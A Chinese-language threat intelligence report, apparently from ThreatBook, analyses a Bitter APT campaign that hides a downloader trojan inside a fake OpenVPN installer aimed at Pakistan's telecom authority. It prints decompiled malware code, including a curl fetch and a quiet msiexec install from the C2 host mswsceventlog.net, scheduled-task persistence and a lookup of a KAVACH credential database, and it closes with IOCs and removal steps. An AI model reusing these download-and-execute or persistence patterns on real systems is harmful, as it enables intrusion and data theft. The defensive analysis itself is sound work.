相煎何急，印 APT 组织蔓灵花针对巴基斯坦政府机构展开定向攻击

文档版本	作者	日期
V1.0	加砒霜真的绝绝子	2021 年 11 月

ThreatBook Labs

目录

一、概述.....3
二、事件详情.....3
三、样本分析.....5
四、关联分析.....12
五、相关活动.....13
六、结论.....13
七、处置建议.....14
威胁处置.....14
安全加固.....14
附录 - IOC.....14
附录-微步情报局.....15

一、概述

近期，微步在线发现一起蔓灵花组织针对巴基斯坦电信管理局的攻击活动，经过快速分析，得到如下结论：

- 攻击者使用仿冒的 OpenVPN 安装包对巴基斯坦电信管理局进行攻击，该安装包会同时运行木马与正常的 OpenVPN 安装程序。
- 木马运行过程中，会先删除以往的旧版本木马，再下载执行新的木马。
- 攻击者会依次判断受害主机，并且只对部分感兴趣的主机进行下发后续木马操作，根据代码来看，攻击者只对运行了某些特定进程的用户感兴趣，并通过关键词“IIII”判断返回内容中恶意 PE 文件的起始位置。
- 微步情报局对当前样本提取了 C2，并进行了拓线分析，发现了攻击者背后的当前其他资产，建议利用内部安全设备直接进行阻断，具体资产请参见附录。

二、事件详情

近期，微步在线捕获了一批蔓灵花组织针对巴基斯坦的攻击样本，攻击者仿冒 OpenVPN 的安装包，命名为“TelecomVPN”或“PTAOpenVPN”，其中 PTA 疑似指巴基斯坦电信管理局（Pakistan Telecommunication Authority）。

攻击者将木马程序与白文件 OpenVPN 的安装程序打包在一起，当用户执行后会从中释放并执行木马文件与真正的 OpenVPN 安装程序。





图 1 释放执行多个文件

释放出的 shell.exe 是攻击者的下载器，负责下载执行后续模块。值得注意的是，攻击者会查找老版本木马的代码，并将其删除，其中部分文件名如“pku2u.exe”、“lsapip.exe”都是已知的蔓灵花组织不同功能模块。



.rdata:004031F8	00000014	C (16...	pku2u.exe
.rdata:0040320C	00000018	C (16...	drvinst.exe
.rdata:00403224	00000018	C (16...	ndadmin.exe
.rdata:0040323C	00000016	C (16...	fveapi.exe
.rdata:00403254	00000010	C (16...	cdp.exe
.rdata:00403264	00000016	C (16...	mfcore.exe
.rdata:0040327C	00000018	C (16...	rdpsign.exe
.rdata:00403294	0000001A	C (16...	tspubwmi.exe
.rdata:004032B0	00000012	C (16...	mfps.exe
.rdata:004032C4	00000012	C (16...	peerdist
.rdata:004032D8	00000016	C (16...	lsapip.exe
.rdata:004032F0	00000014	C (16...	glu32.exe
.rdata:00403304	00000016	C (16...	fwbase.exe
.rdata:0040331C	0000001A	C (16...	esentprf.exe
.rdata:00403338	00000016	C (16...	dwrite.exe
.rdata:00403350	00000016	C (16...	cscmig.exe

图 2 攻击者留下的文件名

而后续文件“pku2u.exe”则表明攻击者似乎对运行了某些特定进程的用户感兴趣，在木马成功运行后，会遍历进程列表，查找与攻击者 C2 地址返回的进程名相匹配的进程，匹配到对应进程后，再与 C2 地址建立通信。

攻击者不会对所有中招用户下发后续木马，而是通过判断受害者并定向选择攻击目标，只有当对应的 C2 地址页面返回内容为受害主机的计算机名时，才会进行下一步操作。攻击者在与主机通信过程中，使用了简单但有效的方式来判断有效数据的起始位置，通过使用关键词“llll”来判断有效的起始位置，进而读取 C2 地址的内容。

```
while ( *(int *)((char *)&dword_40B0A0 + v6) != *(_DWORD *)llll )// llll
{
  if ( *(int *)((char *)&dword_40B0A0 + v6 + 1) == *(_DWORD *)llll )
  {
    ++v6;
    break;
  }
  if ( *(int *)((char *)&dword_40B0A0 + v6 + 2) == *(_DWORD *)llll )
  {
    v6 += 2;
    break;
  }
  if ( *(int *)((char *)&dword_40B0A0 + v6 + 3) == *(_DWORD *)llll )
  {
    v6 += 3;
    break;
  }
  v6 += 4;
  if ( v6 > 4095 )
    break;
}
LOBYTE(v0) = sub_401FB0(v6 + 4);
```

图 3 以“llll”作为关键字

三、样本分析

TelecomVPN.exe

该模块是一个 Dropper，通过提取攻击者添加在文件尾部的加密数据，解密后释放到指定目录，并运行释放出的文件。其中，释放出的文件包括正常的 OpenVPN 安装程序与后续木马。攻击者在解密完成后并没有删除原文件，导致文件的密文与明文都存放在主机的同一目录下。

静态信息：

SHA256	8a30ae10d19e3b0853d45a886f578eac5235a18c5d7251382277174673d6cbcc
SHA1	75a9e1d2f6075cd7c905663eb520dffe99b3dd16
MD5	4b587ac091e7bd6ded61133683c91be5
样本大小	3,908,848 Bytes
样本格式	PE32 executable

样本是仿造 OpenVPN 客户端安装程序，在分析过程中发现了攻击者留下的 PDB 路径：“C:\Users\win10\source\repos\WinWord\Release\WinWord.pdb”。




图 4 PDB 路径

木马在运行后，会执行正常的 OpenVPN 安装程序，不过在此之前，会先将恶意代码执行完毕。

图 5 OpenVPN 安装程序

攻击者将正常的安装程序与后续木马存放在程序尾部，在运行过程中取出释放到指定文件中。




图 6 从文件中读取加密内容

通过 Microsoft 自带的加解密函数，对内容进行解密，解密后取出两个文件“shell.exe”、

“msdtm.exe”。“shell.exe”为攻击者的后续木马，而“msdtm.exe”则为正常的 OpenVPN 安装程序，无恶意内容。解密完成后，执行两个释放出的文件。

```
vDecrypt_4010E0("C:\\Users\\Public\\Music\\power", "C:\\Users\\Public\\Music\\Shell.exe", v13, 0);// 解密
Sleep(0x1388u);
vDecrypt_4010E0(Filename, "C:\\Users\\Public\\Music\\msdtm.exe", v15, 47616);// 解密
Sleep(0x1388u);
ShellExecuteW(0, L"RUNAS", L"C:\\Users\\Public\\Music\\msdtm.exe", 0, 0, 1);// 运行OpenVPN安装程序
v21.cb = 68;
memset(&v21.lpReserved, 0, 64);
ProcessInformation = 0i64;
CreateProcessW(                         // 运行后续木马
  L"C:\\Users\\Public\\Music\\Shell.exe",
  (LPWSTR)&CommandLine,
  0,
  0,
  0,
  0x8000000u,
  0,
  0,
  &v21,
  &ProcessInformation);
```

图 7 执行释放出的文件

pku2u.exe

该模块为攻击者的下载器，木马向 C2 地址发起多次请求发送主机信息，并且判断 C2 地址返回内容，当请求次数大于等于 5 并且返回内容与主机名+用户名相同时，进入下载后续木马阶段。木马通过关键字“llll”判断后续木马文件结构的起始位置，将其保存到本地并执行。

静态信息：

SHA256	d49285d14532f28a0004cb2725f51c6a881471a95fb04f03d2fa343d2f2db614
SHA1	531e2386fd8333e3e48e6d6dcee452c2bf1610e9
MD5	2d61c8a200aae9609d1efc528eefd75d
样本大小	52,224 Bytes
样本格式	PE32 executable

攻击者使用了不同的加解密算法，不再是以往的同一个 KEY，在调用每一个解密函数时传入不同的 KEY 值作为参数，并且循环 KEY 值每一位依次解密每个字符。

```
v2 = strlen(a1);                        // String
v3 = strlen(a2);                        // KEY
result = 0;
for ( i = 0; result < v2; ++i )
{
  if ( i == v3 )
    i = 0;
  a1[result++] ^= a2[i];
}
return result;
}
```

图 8 解密算法

木马还会遍历进程查找进程名为“MsMp”与“avp”的程序，“avp”为卡巴斯基杀毒软件进程，遍历到对应进程后，会在自启动注册表中创建自启。

图 9 修改后的注册表

将当前木马拷贝到文件“C:\Users\sam\AppData\Local\tm”，然后删除拷贝到该文件夹下的木马文件。

```
CopyFileExA(Filename, pszPath, 0, 0, 0, 1u);  // 当前文件
Sleep(0x1F4u);
CopyFileExA(pszPath, (LPCSTR)NewFileName, 0, 0, 0, 1u);// "C:\Users\sam\AppData\Local\Updates\update.exe"
Sleep(0x1F4u);
remove(pszPath);                    // delete
Sleep(0x1F4u);
```

图 10 拷贝并删除

向 C2 地址“meeting.mswsceventlog.net”发起 Http 请求，当 C2 进行响应后，回传受害主机的计算机名、用户名等信息。

```
char v11[4094]; // [esp+46h] [ebp-100Eh] BYREF
int v12; // [esp+1050h] [ebp-4h]

v6[12] = v6;
std::string::string(v6, "KIX$3lswxizirx2tltCmhA");
sub_402600(v7, v6[0], v6[1], v6[2], v6[3], v6[4], v6[5]);
v12 = 0;
std::string::operator+=(v7, Buffer);
std::string::operator+=(v7, " HTTP/1.1\r\nHost:");
std::string::operator+=(v7, pNodeName);
std::string::operator+=(v7, "\r\nConnection: close\r\n\r\n");
*(_DWORD *)&name.sa_data[2] = inet_addr(cp);
*(_WORD *)name.sa_data = htons(0x50u);
name.sa_family = 2;
v0 = socket(2, 1, 6);
if ( !connect(v0, &name, 16) )
{
  v1 = buf[0];
  if ( buf[5] < (char *)0x10 )
    v1 = (const char *)buf;
  send(v0, v1, (int)buf[4], 0);
  v2 = 0;
  *(_WORD *)v10 = 0;
  memset(v11, 0, sizeof(v11));
  v3 = recv(v0, v10, 4096, 0);
  v4 = v3 < 0;
  if ( !v3 )
  {
```

图 11 请求 C2 地址

木马会通过 C2 地址返回内容判断是否继续执行，还会从进程列表中遍历返回的指定进程名，遍历到指定进程后，又向 C2 地址发送一次请求，并且发送的请求拥有固定格式：“RNGIIII[进程名]IIII”。

当发送请求次数大于 5 时，并且当 C2 地址返回当前的计算机名与用户名，才会进入远程下载阶段。这样一来，攻击者就可以筛选针对哪些主机下发后续木马。

图 12 判断 C2 地址返回内容

攻击者通过关键字“llll”对 C2 地址返回的内容进行判断，当判断到关键字时，创建新文件夹“C:\Users\sam\Appdata\Local\Debug”，并将 C2 地址返回的内容写入到该目录下命名为“.exe”并执行这个文件。

图 13 执行下载的文件

shell.exe

该模块是攻击者的一个下载器，攻击者在代码中使用了大量的 COM 组件相关内容，通过判断路径是否存在的方式判断是否第一次运行，并且从 C2 地址“mswsceventlog.net”下载执行不同的木马。

静态信息：

SHA256	49eafb373231d6c77e427a146cd7e7dc40607c70d6a584674509cf99ecf46667
SHA1	c53b6db1a30366c214afadee4eb3a521412dcd74
MD5	eb3fe67c5e7b7c6221aae16f91fba357
样本大小	11,264 Bytes
样本格式	PE32 executable

攻击者在前一阶段中的 pdb 文件名为“WinWord”，而在该木马中又使用了“PowerPoint”。




图 14 PDB 路径

木马进行了大量 COM 组件操作，并且会判断路径“C:\\Users\\Public\\Music\\p2p”是否存在，如果存在则向 C2 地址“mswsceventlog.net”请求后续木马保存至本地并删除该目录。值得注意的是攻击者使用了 Curl 命令向 C2 地址发起请求，但是 Curl 在 Windows7 环境下并不是系统自带工具，所以在没有安装此工具的情况下会出现错误。

```
if ( v2 )
{
  v3 = (VARIANTARG *)CoTaskMemAlloc(0x10u);
  v14 = v3;
  VariantInit(v3);
  v3->vt = 8;
  ExpandEnvironmentStringsW(L"%userprofile%", (LPWSTR)Dst, 0x64u);
  lstrcpyW(String1, L"%userprofile%");
  lstrcatW(String1, L"\\OneDrive");       // %userprofile%\OneDrive
  if ( PathFileExistsW(L"C:\\Users\\Public\\Music\\p2p") )
  {
    qmemcpy(psz, L"--output C:\\Users\\Public\\Music\\zenapp.exe -O https://mswsceventlog.net/ot.php/?ot=", 0xA6u);// ?ot=[ComputerName]
    memset(&psz[83], 0, 0x342u);
    ExpandEnvironmentStringsW(L"%computername%", String2, 0x64u);
    lstrcatW(psz, String2);
    v4 = SysAllocString;
    ppv = (IShellWindows *)SysAllocString(L"curl");
    v5 = SysAllocString(psz);
    v14->lVal = (LONG)v5;
    RemoveDirectoryW(L"C:\\Users\\Public\\Music\\p2p");
  }
```

图 15 尝试下载后续木马

当目录“C:\\Users\\Public\\Music\\p2p”不存在时，木马会使用 msiexec.exe 安装攻击者存放在 C2 地址中的 MSI 安装程序，并创建目录“C:\\Users\\Public\\Music\\p2p”。

```
else
{
  v4 = SysAllocString;
  ppv = (IShellWindows *)SysAllocString(L"msiexec");
  v3->lVal = (LONG)SysAllocString(L"/i http://mswsceventlog.net/sys.msi /q");
  CreateDirectoryW(L"C:\\Users\\Public\\Music\\p2p", 0);
}
```

图 16 下载后续文件

为当前木马创建计划任务，每 15 分钟运行一次，并执行进程“C:\\Users\\Public\\Music\\zenapp.exe”，并且会判断路径“C:\\Windows\\SysNative\\Tasks\\Chsme”，当路径不存在时，执行新程序“C:\\Users\\Public\\Music\\zenapp.exe”。

```
v9->lVal = (LONG)v4(L"/create /sc MINUTE /mo 15 /TN Chsme /TR C:\\Users\\Public\\Music\\Shell.exe");
ppv = (IShellWindows *)v4(L"C:\\Windows\\System32\\schtasks.exe");
if ( !PathFileExistsW(L"C:\\Windows\\SysNative\\Tasks\\Chsme") )
  ((void (__stdcall *)(IUnknown *, IShellWindows *, _DWORD, ULONG, LONG, LONG, _DWORD, _DWORD, _DWORD,
    punk,
    ppv,
    *(_DWORD *)&v14->vt,
    v14->decVal.Hi32,
    v14->lVal,
    v14->cyVal.Hi,
    0,
    0,
    0,
    0,
    0,
    0,
    0,
    0,
    ppvOut->lpVtbl,
    ppvOut[1].lpVtbl,
    ppvOut[2].lpVtbl,
    ppvOut[3].lpVtbl);
Sleep(0x2BF20u);
v10 = v4(L"C:\\Users\\Public\\Music\\zenapp.exe");// RUN
```

图 17 创建计划任务、执行新进程


在该模块另一个版本中，攻击者还会删除以往投递的老版本木马“pku2u.exe”。除了该文件外，攻击者在代码中还列出了大量文件名，其中部分为已知的蔓灵花组织所使用的名称。

```
lpString2[0] = L"pku2u.exe";
lpString2[1] = L"drvinst.exe";
lpString2[2] = L"ndadmin.exe";
lpString2[3] = L"fveapi.exe";
lpString2[4] = L"cdp.exe";
lpString2[5] = L"mfcore.exe";
lpString2[6] = L"rdpsign.exe";
lpString2[7] = L"tspubwmi.exe";
lpString2[8] = L"mfps.exe";
lpString2[9] = L"peerdist";
lpString2[10] = L"lsapip.exe";
lpString2[11] = L"glu32.exe";
lpString2[12] = L"fwbase.exe";
lpString2[13] = L"esentprf.exe";
lpString2[14] = L"dwrite.exe";
lpString2[15] = L"cscmig.exe";
lpString2[16] = L"authext.exe";
lpString2[17] = L"browcli.exe";
lpString2[18] = L"imagehlp.exe";
lpString2[19] = L"mfaudiocnv.exe";
```

图 18 攻击者列出的文件名

四、关联分析

本次攻击活动中，攻击者所使用的后续载荷“pku2u.exe”，与以往的蔓灵花组织模块“update”十分相似，字符串的加解密代码完全相同。



在与远程地址通信过程中，回传信息格式也与以往蔓灵花的攻击活动高度相似：

helpdesk.autodefragapp.com/dFFrt3856ByutTs/xnb/data1.php?id=WORK&&user=adminZxxZWindows7Professional	meeting.mswsceventlog.net/MeetingPlaceID/Logs/meetingid.php?id=WALKER-PC&&user=WALKER&&OS=Windows7Enterprise
以往攻击活动	此次攻击活动

五、相关活动

本次攻击中印度蔓灵花组织利用 OpenVPN 向巴基斯坦发起攻击。在其两国长久的网络战中，我们观察到之前也有巴基斯坦团伙 SideCopy 仿冒印度 KAVACH 发起攻击。

KAVACH 是印度一款双因子身份验证软件。2021 年 2 月，印度政府强制要求所有在@gov.in 与@nic.in 的域账户安装 KAVACH 软件，而 2021 年 7 月，Cisco 的安全研究院披露了 SideCopy 组织使用一款名为“Nodachi”的插件窃取 KAVACH 的信息。“Nodachi”是一款巴基斯坦攻击者所使用的一款插件，在对印攻击中，攻击者使用该木马窃取受害者密码等信息，该木马调用 Github 开源项目“goLazagne”等对主机存储的各类密码进行窃取。除此之外攻击者还会尝试窃取“KAVACH”程序的数据库文件：

```
loc_7E6382:
mov     eax, [esp+210h+var_134]
mov     ecx, [eax+24h]
mov     eax, [eax+20h]
mov     [esp+210h+var_210], 0
mov     [esp+210h+var_20C], eax
mov     [esp+210h+var_208], ecx
lea     eax, aAppdataRoaming ; "//AppData//Roaming//kavachdb//kavach.db"
mov     [esp+210h+var_204], eax
mov     [esp+210h+var_200], 27h ; '''
call    runtime_concatstring2
mov     eax, [esp+210h+var_1F8]
mov     [esp+210h+var_1D8], eax
mov     ecx, [esp+210h+var_1FC]
mov     [esp+210h+var_114], ecx
mov     [esp+210h+var_210], ecx
mov     [esp+210h+var_20C], eax
call    main_fileExists
movzx   eax, byte ptr [esp+210h+var_208]
test    al, al
jnz     loc_7E6933
```

图 19 攻击者代码

在这两起攻击事件中，印巴攻击者都使用 VPN 或二步验证程序作为诱饵或仿冒其软件对目标发起攻击，且在双方的攻击中，恶意软件都出现了模块化特征，将其下载、窃取、搜集、回传等不同功能存放于不同模块中。

六、结论

印巴网络战持续已久，两国间冲突不断，在本次攻击活动中，蔓灵花组织针对巴基斯坦电信管理局发起攻击，将恶意木马与 OpenVPN 打包在一起，仿冒 OpenVPN 安装包，引诱用户运行恶意文件。

攻击者筛选某些执行特定进程的用户，针对此类用户下发后续木马，在下发过程中，需要攻击者 C2 页面返回内容与受害主机回传内容相同，才会进行下一步操作，其后可能攻击者会手动筛选部分特定主机。

七、处置建议

威胁处置

1、杀掉进程：

shell.exe

update.exe

2、删除文件：

C:\Users\Public\Music\power

C:\Users\Public\Music\Shell.exe

C:\Users\Public\Music\p2p

C:\Users\User\AppData\Local\Updates

3、删除计划任务：

\Chems

安全加固

- 及时更新系统/应用程序补丁或版本；
- 谨慎点击未知.exe 文件；
- 建立办公软件库，严格把控第三方软件下载渠道；
- 及时排查威胁检测设备告警，及时处置相关威胁。

附录 - IOC

C2

mswsceventlog.net

Hash

8a30ae10d19e3b0853d45a886f578eac5235a18c5d7251382277174673d6cbcc

c940549ba2f1d7592c2336428ca3d2f9560ed1dfda5d4227a4132bc87bead58a

b0d1b6369ca1bb97d529819bb9ea64e63cf25e965147acff5663667adf1bfde8

49eafb373231d6c77e427a146cd7e7dc40607c70d6a584674509cf99ecf46667

d49285d14532f28a0004cb2725f51c6a881471a95fb04f03d2fa343d2f2db614

附录-微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，并通过自动化情报生产系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱等自主研发的系统，对微步在线每天新增的百万级样本文件、千万级 URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立以来，累计率先发现了包括数十个境外高级 APT 组织针对我国关键基础设施和金融、能源、政府、高科技等行业的定向攻击行动，协助数百家各个行业头部客户处置了肆虐全球的 WannaCry 勒索事件、BlackTech 定向攻击我国证券和高科技事件、海莲花长期定向攻击我国海事/高科技/金融的攻击活动、OldFox 定向攻击全国上百家手机行业相关企业的事件。

更多精彩内容，敬请关注“微步在线研究响应中心”微信公众号。

公司简介

微步在线成立于2015年7月，是中国新一代网络安全代表企业。微步在线提供专业的威胁检测产品与服务，致力于成为企业客户的威胁发现和响应专家，是2017至2020年唯一连续入选Gartner《全球威胁情报市场指南》的中国公司。微步在线提供以威胁情报为核心的安全能力，结合大数据、可视化态势感知等技术，为客户提供及时、准确、可以指导行动的威胁情报，用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测，同时也可作为原有安全防御体系的有力补充，抵御网络攻击。

产品&服务

X情报社区 (x.threatbook.cn)

超过8万安全从业人员选择的综合性威胁分析平台和情报分享社区，为全球安全从业人员和企业提供便利的一站式分析工具，功能包括：文件检测、可疑文件分析、域名/IP/Hash/URL等的安全分析，用以进行事件鉴别、威胁程度分析、威胁影响分析、关联及溯源分析等。为用户间进行威胁情报分享，包括样本、黑客资源、攻击手法、线索、事件等，提供免费的互动、交流环境。此外，还为企业用户提供安全运营工具、外部资产监控、行业情报等企业级服务。

威胁感知平台 (Threat Detection Platform, TDP)

威胁感知平台是基于情报驱动的威胁感知内核与紧贴甲方视角的风险分析模块对双向全流量进行深度分析，能够全面发现网络威胁，实时判定成功攻击，精准定位失陷主机，并提供基于终端和流量的处置闭环能力。

本地威胁情报管理平台 (Threat Intelligence Platform, TIP)

微步本地威胁情报管理平台是一款部署在用户本地环境的多源威胁情报管理平台。主要用于整合多源情报，实现统一管理与共享；与现有安全系统或态感系统对接，降低告警噪音、提升威胁感知与响应能力；帮助企业进行本地私有化情报生产，实现情报关联分析与深度挖掘这三大场景。

主机威胁检测与响应平台 (OneEDR)

专注于入侵检测、自动化分析溯源的主机安全产品。基于微步在线高可信威胁情报、覆盖全攻击链的规则、机器学习等多种检测技术，实现既全面又精准的主机入侵威胁检测，覆盖近百种威胁场景。并提供多种可视化分析溯源工具，帮助用户梳理完整的入侵事件，掌握攻击者的攻击路径，高效溯源，快速响应。

互联网安全接入服务OneDNS (OneDNS)

OneDNS是国内首款SaaS安全网关，为企业提供办公终端的威胁防护能力，保证企业员工无论在总部、分支机构，还是远程办公时，均能安全的接入互联网，免受恶意软件、钓鱼、木马、后门、APT攻击等的侵害。企业仅需配置递归DNS即可使用服务，分钟级实施，无需任何硬件，后续无需投入任何运维成本，使用该产品可全面覆盖办公终端防护、多分支安全统一管控、远程办公安全等多种场景。

检测与应急响应服务 (Managed Detection and Response, MDR)

围绕“威胁发现与响应专家”的定位，微步在线MDR服务涵盖威胁检测、应急响应、重保驻场、高级情报订阅等安全服务。MDR服务由资深安全专家提供支持，对企业内外部威胁进行及时发现和响应，并对攻击者进行画像分析与溯源分析。针对主流威胁、重大安全事件、高危APT等事件进行深度分析。提供预警、防范、处置及修复建议。针对金融、能源、政府等重点行业威胁情报及安全事件提炼分析，提供处置及应对的最佳实践，帮助提升企业安全水平。

欺骗防御平台(HFish)

HFish是社区型免费蜜罐，承载了全新的架构理念和实现方案，增加了企业在失陷感知和威胁情报领域的能力。产品侧重企业安全场景，从内网失陷检测、外网威胁感知、威胁情报生产三个方面出发，为用户提供更高的可用性与可拓展性。基于企业环境特殊性，为了便于快速部署和敏捷管理，HFish提供一键部署、跨平台支持、极低的性能要求、企业微信/钉钉/飞书等多项功能，降低运维成本，提升运营效率。

北京微步在线科技有限公司

www.threatbook.cn

电话：010-57017961

邮箱：contactus@threatbook.cn

地址：北京市海淀区苏州街49-3号3层